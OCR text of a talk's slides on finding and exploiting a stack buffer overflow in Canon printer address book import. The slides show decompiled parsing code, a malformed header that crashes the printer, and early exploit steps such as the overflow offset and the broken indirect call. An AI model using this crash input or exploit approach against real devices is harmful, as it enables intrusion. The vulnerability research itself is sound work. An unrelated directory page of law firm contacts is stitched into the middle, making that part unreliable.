▶ [4]		0x0004AA00	0x0004ADFF	1024 bytes	struct NotTar	{ ... }

DCM Cont.

- 結合上述介紹的 DCM 封裝格式、Import / Export 互動方式
- 可以任意打包 DCM 檔案給 Printer 吃了！

Recap. Import / Export

- DCM 包含不同 Subsystem 的備份資料
  - 也就是能從檔案匯入擴散出更多攻擊面！

Address Book

律師(續)

向德律師事務所 樂群202 2371-0268
樂群202二 2371-0266
忠誠國際工商法務所
瓦崙82三-1 2223-9698
承翔法律事務所
文心3段302-十三 2298-5808
2299-0858
明法律師事務所 五權1-134 2378-7000
2378-3000／2378-3278
東昇法律事務所 林森73八-1 2376-8182
2375-2325／2376-1337
林文彬律師事務所
復興3段116巷3弄9 2222-5749
林本源律師事務所 五權132 2281-7713
林坤賢法律事務所 四維60 2222-0395
林坤賢律師事務所 四維60 2222-0339
2222-0726／2222-6152

林俊雄律師事務所
龍光12-1 2222-6482
lin.j6482@msa.hinet.net
林政德律師 府後51 2222-7548
林春祥律師 三民3段127巷27 2371-1525
林春榮律師 雲和26 2375-6201
2375-1991／2375-2035
林根煌律師事務所
三民3段172-9 2222-7749
林益輝律師 雲和26 2372-6389
2372-6390
林偉超律師 南平296六-2 2261-2277
2260-8078／2260-8520
林清啓律師 雲和32-2 2373-1918
2373-1223／2373-1224
林龍司律師 立法33 2373-1226
林豐順律師事務所 康寧3-6 2221-7788
林肇嘉律師事務所
林森73十二-1 2376-9400
康寧55 2223-8000
2223-8110／2223-8120
武志森律師事務所
貴和16五-1 2372-4423
貴和40-3五 2372-2665
武燕卿律師事務所
三民3段58-4 2378-2328
邱盛國際法律事務所
自由2段九-1 2225-7988
2225-7996／2225-8001
邱基法律事務所
自由3段201十一-5 2221-9600
2221-0939／2221-7980
法碩國際法律事務所
自由1段116三 2220-2926
自由1段116六 2226-2700
2226-2705／2226-2706
東誠聯合法律事務所
法院新15 2226-4930
青群國際法律事務所
自由1段9-8九八室 2220-9765
2220-9757／2220-9759
金燕姿律師事務所
樂群96巷2-1 2372-4210
2372-0638
凌國慶律師事務所
自由1段106四-1 2229-5583
姚多聲律師事務所
法院新16 2226-4903
姜瑞林律師事務所
自由1段94巷13 2227-6418
✓詳參閱第302頁廣告
威信國際法律事務所
忠明路787十二-1 2265-1399
2265-1351／2265-1372
恒義法律事務所
文心4段209-1十-2 2297-5577
施家治 康樂21二 2227-1343
柳正村律師事務所
文心3段306八-1 2320-0958
2320-0960
洪松林 自由1段106六 2220-8235
洪松林律師事務所
自由1段106六 2221-9370
2221-9371／2221-9372
洪惠隆律師事務所
自由1段101十一-1 2224-1747
2224-1748／2224-5722
胡家驊律師事務所
三民1段183巷2 2222-7914
家和法律事務所 大慶773十1 2328-0953
✓詳參閱第302頁廣告
徐文宗 三民3段149十一-1 2375-8375
2375-0015／2375-0016
徐文昊律師事務所
大直37巷7 2473-6897
徐湘生律師 德國21六-1 2225-7190
徐盛國律師事務所
復興3段111巷1十五-2 2221-0899
徐秀田律師事務所
三民3段89五-1 2372-9516
益章聯合法律事務所
貴和189 2376-4380
2376-4379
秦鴻宣律師事務所
自由1段114 2229-8966
2229-0005／2229-9967
貴烈輝 三民3段149-1三 2376-4078
2375-2120／2376-4079
高志明律師事務所
公館161十四-1 2302-9022
2302-9023
崇光法律事務所
大業西一巷2-1 2475-2230
崇法法律事務所
復興3段111巷1七-2 2221-1685
2221-0069／2221-1687
崇誠律師事務所
輯11東3段126三 2371-6830
2371-6831
常寬律師事務所 公館136六 2371-9117
2371-1233／2371-1320
常盛國際法律專利商標聯合事務所
萬光81四-3 2220-3993
2220-3446／2220-3465
康禾法律事務所 辛亥3-5 2229-6911
2229-6913／2229-9033
張丕光律師會計師事務所
三民3段二三-2 2224-0448
張仕賢 復興3段417二-2 2229-2398
2229-2393／2229-2419
張良學律師事務所
民生137二 2222-5887
2225-4160
張居德律師事務所
三民1段149五-1 2372-9517
2375-0097／2375-7145
張柏山律師事務所
三權2-205 2378-1266
2378-1255／2378-1277
張明光律師事務所 龍光12 2222-7225
張益榮 自由1段108二 2221-8608
張啓富律師 三民3段69二 2375-7680
張欽昌律師事務所
復興3段111巷1十五-2 2221-8968
張豐守律師事務所
大全31-9 2371-0543
2371-2654／2371-9930
創誠專利商標法律事務所
中興82 2302-3685
2302-3606／2302-3713
程律法律事務所
忠明路697十八 2376-0101
東城國際法律事務所
民權102六 2222-5555
莊正男律師 公館207 2373-1613
莊崇意 建國21三-1 2220-2077
莊崇意律師事務所
建國21三-1 2227-9851
連宏仁 康三1段91 2314-4455
2314-7641／2314-8088
郭林勇 樂群202 2371-7505
郭林勇律師 樂群202 2371-0268
樂群202二 2371-0266
郭賢雅律師事務所
四維21二-2 2225-2038
2225-2039／2225-3370
陳中全律師事務所
信義1段150-6八 2234-4567
陳元鏘律師 三民3段143巷1-1 2222-6766
陳光龍律師事務所 貴和3-1 2378-0051
2378-0052／2378-1860
陳守卓律師事務所 康樂23 2228-4409
陳呈雲律師事務所 金山402 2371-0378
陳武河律師事務所
吉群1六-2 2222-5548
2228-8888
陳沖榮律師事務所
大通3段232 2243-0050
2243-0060
✓詳參閱第302頁廣告
陳明發律師 三民3段149六 2372-5133
2372-5135
陳武煌 自由1段101十三-1 2226-3450
2224-6649／2226-3462
陳阮全律師事務所
建成175六 2287-1988
2287-1989
陳兵華律師事務所
南平296六-2 2260-8180
2260-8175／2260-8176
陳益軒律師事務所
法院新15二-1 2222-6600
2222-6032／2222-6611
陳國忠律師事務所
忠仁125二 2372-7631
陳義雄律師 大全36-1 2372-1805
陳榮輝 民權216十 2220-8615
2221-9940
陳瑞輝律師事務所
民生36巷1 2223-3909
陳慶強律師 民權216十 2225-9676
2226-0100／2226-0105
陳錦霖律師事務所
民權85巷12 2223-1433
陳鴻謀律師 自由2段196二-5 2227-3000
2220-3055／2227-2299
陳鴻霖律師事務所
自由1段106二-1 2229-6118
曾霖法律事務所
嘉北北236八-2 2236-7830
曾信嘉 自由5段28-2 2378-6737
2378-6738／2378-6739
曾慶崇 公館306 2375-2076
2375-2077／2375-2079
湯英法律事務所
大慶2段15巷12 2262-5525
華嘉運律師 嘉北375九-6 2231-8641
華誠聯合律師事務所
自由1段101十八 2225-2535
2225-2999／2225-2757
馮志誠律師事務所
四維21二-2 2222-0869
2224-3799
黃安然律師 自由2段12五-18 2220-0723
黃秀蘭律師事務所 法院前2 2224-2288
2224-2255／2224-2266
黃英傑 五權3-134 2378-3280
黃敏雄律師事務所
康樂39-1 2222-6989
黃德浩律師事務所
三民1段116巷3-3 2371-7697
自由1段13 2371-3729
黃清華律師事務所 貴和34 2371-6819
黃燕釗律師事務所
民權102十 2225-5202
2225-5136／2225-5205
黃嘉明律師事務所 康樂7 2224-6200
黃肇彥律師
自由1段101十五-1 2229-1360
2229-1383
黃燕光律師事務所
大明10二 2224-4086
黃寅木律師事務所
法院新10-1 2220-6786
黃銀炎律師事務所
自由1段94巷二 2221-7317
黃錫卿律師 法院前2二 2221-7557
2224-9668
黑有亮律師事務所 康樂15 2225-1471
廣通法律事務所
自由1段101九-1 2227-6698
2227-0356／2227-6696
楊光輝律師事務所 公館113 2375-3339
2375-3342
楊盤江律師 文心3段308九-2 2313-8662
2313-5741／2313-5792
華展國際法律事務所
自由1段149十一 2226-8993
2226-3022／2226-3049
群豪法律事務所
自由1段136二 2227-0055
新富法律事務所
北屯459-7九 2242-5628
蔣律法律事務所
復興3段222二-1 2221-5089
2221-1672／2221-1956
廖本揚 復興3段111巷1十五-2 2229-5296
廖亨律師 四維68 2222-5593
福華律師事務所
五權1-六十七十一-8 2372-2255
2371-8565／2372-0107
精誠法律事務所
忠明南497十二-3 2373-0158
2372-8953／2373-0159
趙建國律師事務所
自由1段101十七 2220-8674
趙建興律師
忠明南787三十八-1 2263-2516
law6236@ms56.hinet.net
劉北元律師事務所
德惠1段61十-4 2236-6086
2236-5998／2236-6089
劉旺田 市府1-1 2227-2851
劉旺田律師 市府1-1 2226-7781
2226-7782
劉建成律師事務所
德惠89八-2 2229-6886
2329-6425／2329-8793
劉家驥律師 民權302三-1 2223-6789
2223-6807
劉喜律師事務所 市府1-2 2229-0050
劉聰鈴 五權91 2372-1435
劉榮倉律師事務所 吉林99 2375-3999
2375-3993
劉啟輝律師事務所 貴和16 2376-2277
劉慶璋律師事務所
自由1段150五 2221-6679
2221-0701／2221-0702
劉興吉律師 五權91 2372-1435
劉鑫輝律師事務所
東村1段196巷21 2371-6748
2371-6749
劉鴻基律師事務所
向上1段79巷34五 2305-3638
2305-3605／2305-9597
劉鑫鴻 三民3段91七 2227-2643
2227-2644／2227-2645
德理法律事務所
三民1段149二 2375-5335
2375-0560／2375-0706
盧宏坤 貴和23 2375-9375
新理法律事務所 公館113 2372-9806
蔡本勇律師 樂群172 2375-7955
2375-8022／2375-8023
蔡宏洋律師事務所 建國13 2222-4722
蔡坤旺律師事務所
公館161十四-1 2302-9021
蔡定生 建國21七-5 2222-3578
2222-3835
蔡政雄民間公證人
早盛西1段97 2211-6112
蔡鼎男律師事務所 四維44 2372-4612

(接下頁)

Address Book

- 跟古早的人類社會一樣，人人都有一本電話簿
  - 裡面可以記錄傳真、郵件相關的資訊
- Export 出來格式會是 XML or abk
  - 通過 Import / Export Service，Export 出來會是 XML Based

Magic header

```
<!-- <Version>2</Version> --><!-- <Attribute>pwd</Attribute> -->
<?xml version="1.0" encoding="UTF-8" ?>
<importExportRequest
    xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns="http://www.canon.com/ns/active/ImportAddressBook">
    <importRequest>
        <entry>
```

AddressBook Entry

```
<!-- <Version>2</Version> --><!-- <Attribute>pwd</Attribute> -->
<?xml version="1.0" encoding="UTF-8" ?>
<importExportRequest
    xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns="http://www.canon.com/ns/active/ImportAddressBook">
    <importRequest>
        <entry>
            <attr name="objectclass">
                <value>top</value>
                <value>person</value>
            </attr>
            <attr name="subdbid">
                <value>1</value>
            </attr>
            <attr name="indexId">
                <value>1</value>
            </attr>
            <attr name="cn">
                <value>NotTwinkleStar0344444</value>
            </attr>
            <attr name="mailaddress">
                <value>moon@uni.verse</value>
            </attr>
            <attr name="protocol">
                <value>smtp</value>
            </attr>
        </entry>
    </importRequest>
</importExportRequest>
```

How DryOS Parse Address Book

```
int __fastcall DTDC_dtdc_addr_importSub()
{
    p_content = (unsigned __int8 *)sub_41B95A24(a3);
    if ( strstr_4262C4DC(p_content, "Version") && !strstr_4262C4DC(p_content, "<Version>2</Version>")
      || strstr_4262C4DC(p_content, "Attribute") && !strstr_4262C4DC(p_content, "<Attribute>pwd</Attribute>"))
    {
      // Early Return
    }
    if ( strstr_4262C4DC(p_content, "Attribute") )
    {
      p_begin_attribute = (char *)(strstr_4262C4DC(p_content, "Attribute") + 10);
      p_begin_gt = strchr_417E2358(p_begin_attribute, '<');
      ...
      v7 = p_begin_gt - p_begin_attribute;
      memcpy_417F0B6C(enclosed_content, (int *)p_begin_attribute, p_begin_gt - p_begin_attribute);
      enclosed_content[v7] = 0;
    }
  ...
}
```

處理 Address Book Header

```
int __fastcall DTDC_dtdc_addr_importSub()
{
  p_content = (unsigned __int8 *)sub_41B95A24(a3);
  if ( strstr_4262C4DC(p_content, "Version") && !strstr_4262C4DC(p_content, "<Version>2</Version>")
    || strstr_4262C4DC(p_content, "Attribute") && !strstr_4262C4DC(p_content, "<Attribute>pwd</Attribute>"))
  {
    // Early Return
  }
```

```
<!-- <Version>2</Version> --><!-- <Attribute>pwd</Attribute> -->
```

Header 的限制條件

```
int __fastcall DTDC_dtdc_addr_importSub()
{
    p_content = (unsigned __int8 *)sub_41B95A24(a3);
    if ( strstr_4262C4DC(p_content, "Version") && !strstr_4262C4DC(p_content, "<Version>2</Version>")
      || strstr_4262C4DC(p_content, "Attribute") && !strstr_4262C4DC(p_content, "<Attribute>pwd</Attribute>"))
    {
      // Early Return
    }
```

```
<!-- <Version>2</Version> --><!-- <Attribute>pwd</Attribute> -->
```

Match Attribute Tag

```
    if ( strstr_4262C4DC(p_content, "Attribute") )
    {
      p_begin_attribute = (char *)(strstr_4262C4DC(p_content, "Attribute") + 10);
      p_begin_gt = strchr_417E2358(p_begin_attribute, '<');
      ...
      v7 = p_begin_gt - p_begin_attribute;
      memcpy_417F0B6C(enclosed_content, (int *)p_begin_attribute, p_begin_gt - p_begin_attribute);
      enclosed_content[v7] = 0;
    }
  ...
}
```

```
<!-- <Version>2</Version> --><!-- <Attribute>pwd</Attribute> -->
```


Match Attribute Tag

```
    if ( strstr_4262C4DC(p_content, "Attribute") )
    {
      p_begin_attribute = (char *)(strstr_4262C4DC(p_content, "Attribute") + 10);
      p_begin_gt = strchr_417E2358(p_begin_attribute, '<');
      ...
      v7 = p_begin_gt - p_begin_attribute;
      memcpy_417F0B6C(enclosed_content, (int *)p_begin_attribute, p_begin_gt - p_begin_attribute);
      enclosed_content[v7] = 0;
    }
  ...
}
```

```
<!-- <Attribute>pwd</Attribute> -->
```

```
    if ( strstr_4262C4DC(p_content, "Attribute") )
    {
      p_begin_attribute = (char *)(strstr_4262C4DC(p_content, "Attribute") + 10);
      p_begin_gt = strchr_417E2358(p_begin_attribute, '<');
      ...
      v7 = p_begin_gt - p_begin_attribute;
      memcpy_417F0B6C(enclosed_content, (int *)p_begin_attribute, p_begin_gt - p_begin_attribute);
      enclosed_content[v7] = 0;
    }
  ...
}
```

把截取內容存下來並 null terminate



```
int __fastcall DTDC_dtdc_addr_importSub()
{
    p_content = (unsigned __int8 *)sub_41B95A24(a3);
    if ( strstr_4262C4DC(p_content, "Version") && !strstr_4262C4DC(p_content, "<Version>2</Version>")
      || strstr_4262C4DC(p_content, "Attribute") && !strstr_4262C4DC(p_content, "<Attribute>pwd</Attribute>"))
    {
      // Early Return
    }
    if ( strstr_4262C4DC(p_content, "Attribute") )
    {
      p_begin_attribute = (char *)(strstr_4262C4DC(p_content, "Attribute") + 10);
      p_begin_gt = strchr_417E2358(p_begin_attribute, '<');
      ...
      v7 = p_begin_gt - p_begin_attribute;
      memcpy_417F0B6C(enclosed_content, (int *)p_begin_attribute, p_begin_gt - p_begin_attribute);
      enclosed_content[v7] = 0;
    }
  ...
}
```

```
<!-- <Version>2</Version> --><!-- <Attribute>pwd</Attribute> -->
```

只覺得好像哪裡怪怪的

開會的時候提出來

Mentor 們: 這驗爛了吧

搞事版 AddressBook Header

```
<!-- <Version>2</Version> -->
<!-- AttributeAAAAA....AAAAAAAAAAA<<Attribute>pwd</Attribute> -->
```

```
int __fastcall DTDC_dtdc_addr_importSu
{
  p_content = (unsigned __int8 *)sub_41B95A24(a3);
  if ( strstr_4262C4DC(p_content, "Version") && !strstr_4262C4DC(p_content, "<Version>2</Version>")
    || strstr_4262C4DC(p_content, "Attribute") && !strstr_4262C4DC(p_content, "<Attribute>pwd</Attribute>"))
  {
    // Early Return
  }
```

满足 Header 的要求

```
<!-- <Version>2</Version> -->
<!-- AttributeAAAAA....AAAAAAAAAAA<<Attribute>pwd</Attribute> -->
```

```
int __fastcall DTDC_dtdc_addr_importSub()
{
    p_content = (unsigned __int8 *)sub_41B95A24(a3);
    if ( strstr_4262C4DC(p_content, "Version") && !strstr_4262C4DC(p_content, "<Version>2</Version>")
      || strstr_4262C4DC(p_content, "Attribute") && !strstr_4262C4DC(p_content, "<Attribute>pwd</Attribute>"))
    {
      // Early Return
    }
```

特別是這兩個

```
<!-- <Version>2</Version> -->
<!-- AttributeAAAAA....AAAAAAAAAAA<<Attribute>pwd</Attribute> -->
```

```
    if ( strstr_4262C4DC(p_content, "Attribute") )
    {
      p_begin_attribute = (char *)(strstr_4262C4DC(p_content, "Attribute") + 10);
      p_begin_gt = strchr_417E2358(p_begin_attribute, '<');
      ...
      v7 = p_begin_gt - p_begin_attribute;
      memcpy_417F0B6C(enclosed_content, (int *)p_begin_attribute, p_begin_gt - p_begin_attribute);
      enclosed_content[v7] = 0;
    }
  ...
}
```

Match Attribute Tag

```
<!-- <Version>2</Version> -->
<!-- AttributeAAAAA....AAAAAAAAAAA<<Attribute>pwd</Attribute> -->
```

Malformed Tag

```
    if ( strstr_4262C4DC(p_content, "Attribute") )
    {
      p_begin_attribute = (char *)(strstr_4262C4DC(p_content, "Attribute") + 10);
      p_begin_gt = strchr_417E2358(p_begin_attribute, '<');
      ...
      v7 = p_begin_gt - p_begin_attribute;
      memcpy_417F0B6C(enclosed_content, (int *)p_begin_attribute, p_begin_gt - p_begin_attribute);
      enclosed_content[v7] = 0;
    }
  ...
}
```

把截取內容存下來並 null terminate

```
<!-- <Version>2</Version> -->
<!-- AttributeAAAAA....AAAAAAAAAAA<<Attribute>pwd</Attribute> -->
```

```
    if ( strstr_4262C4DC(p_content, "Attribute") )
    {
      p_begin_attribute = (char *)(strstr_4262C4DC(p_content, "Attribute") + 10);
      p_begin_gt = strchr_417E2358(p_begin_attribute, '<');
      ...
      v7 = p_begin_gt - p_begin_attribute;
      memcpy_417F0B6C(enclosed_content, (int *)p_begin_attribute, p_begin_gt - p_begin_attribute);
      enclosed_content[v7] = 0;
    }
  ...
}
```

Unconstrained memcpy

```
<!-- <Version>2</Version> -->
<!-- AttributeAAAAA....AAAAAAAAAAA<<Attribute>pwd</Attribute> -->
```

Crashed 🔥

Exploit Development


FLASHBACK

從前輩經驗學習

- 實機上有開 NX/DEP
  - Exploit 開發的時候要多注意
- Canon 有跨國的奇怪版本，連 P2O 官方都不知道有差異
  - 從國外買設備，不要從 PChome 訂
- 接 UART 沒弄好，把印表機燒了
  - 不要對機器動手動腳

翻成白話文：
沒有 Debugger 的 Exploit 開發

我以為的...

Stack Based Buffer Overflow 能有多難打

沒有 Debugger 我也能輕鬆打掉


Pwn 100 分題目

```
memcpy_417F0B6C(enclosed_content, (int *)p_begin_attribute, p_begin_gt - p_begin_attri
enclosed_content[v7] = 0;
v16 = (mcl_object *)((int (__ dst: char enclosed_content[4]; // [sp+4h] [bp-84h] BYREF
```

b’A’ * (0x84 + 0x4) + ROP Gadget 秒殺

輕輕鬆鬆 🥰

事實上是...



我根本還沒蓋到 RIP 就壞掉了 😭

我菜的一批

人工二分搜尋

- 弄壞 Local Variable 導致直接 Crash
- 二分搜尋找出壞掉的 Variable...
  - 嘗試各種 Offset Padding 找到目標 Variable

人工二分搜尋

- 最後知道是 0x54 的 Variable 被我蓋壞了

```
v16 = (mcl_object *)(*((int (__fastcall **)(struct_mcel_ctx *, const char *, int))*(&MCEL_obj_46B3CC98 + 13)
                     + 0x13))(
                      mcel_ctx,         // this line breaks
                      "dtdcAddressBook.c",
                      1161);            // something just a log function, or get handle of mcel
```

人工二分搜尋

- 最後知道是 0x54 的 Variable 被我蓋壞了
  - 他是一個 Indirect Call


```
v16 = (mcl_object *)(*((int (__fastcall **)(struct_mcel_ctx *, const char *, int))*(&MCEL_obj_46B3CC98 + 13)
                     + 0x13))(
                      mcel_ctx,          // this line breaks
                      "dtdcAddressBook.c",
                      1161);             // something just a log function, or get handle of mcel
```

沒人跟我說我打 Printer 要追這種 Indirect call 😭

與另一個實習生 @nella17
一起奮鬥一下午...


```
v16 = (mcl_object *)((int (__fastcall *)(struct_mcel_ctx *, const char *, int))MCEL_obj_46B3CC98.uu→table3.g)(
                       mcel_ctx,          // this line breaks
                       "dtdcAddressBook.c",
                       1161);             // something just a log function, or get handle of mcel
```

他是一個 Global Object 的某個 Field 的第三張表的第七個 Function




真正 Crash 的地方

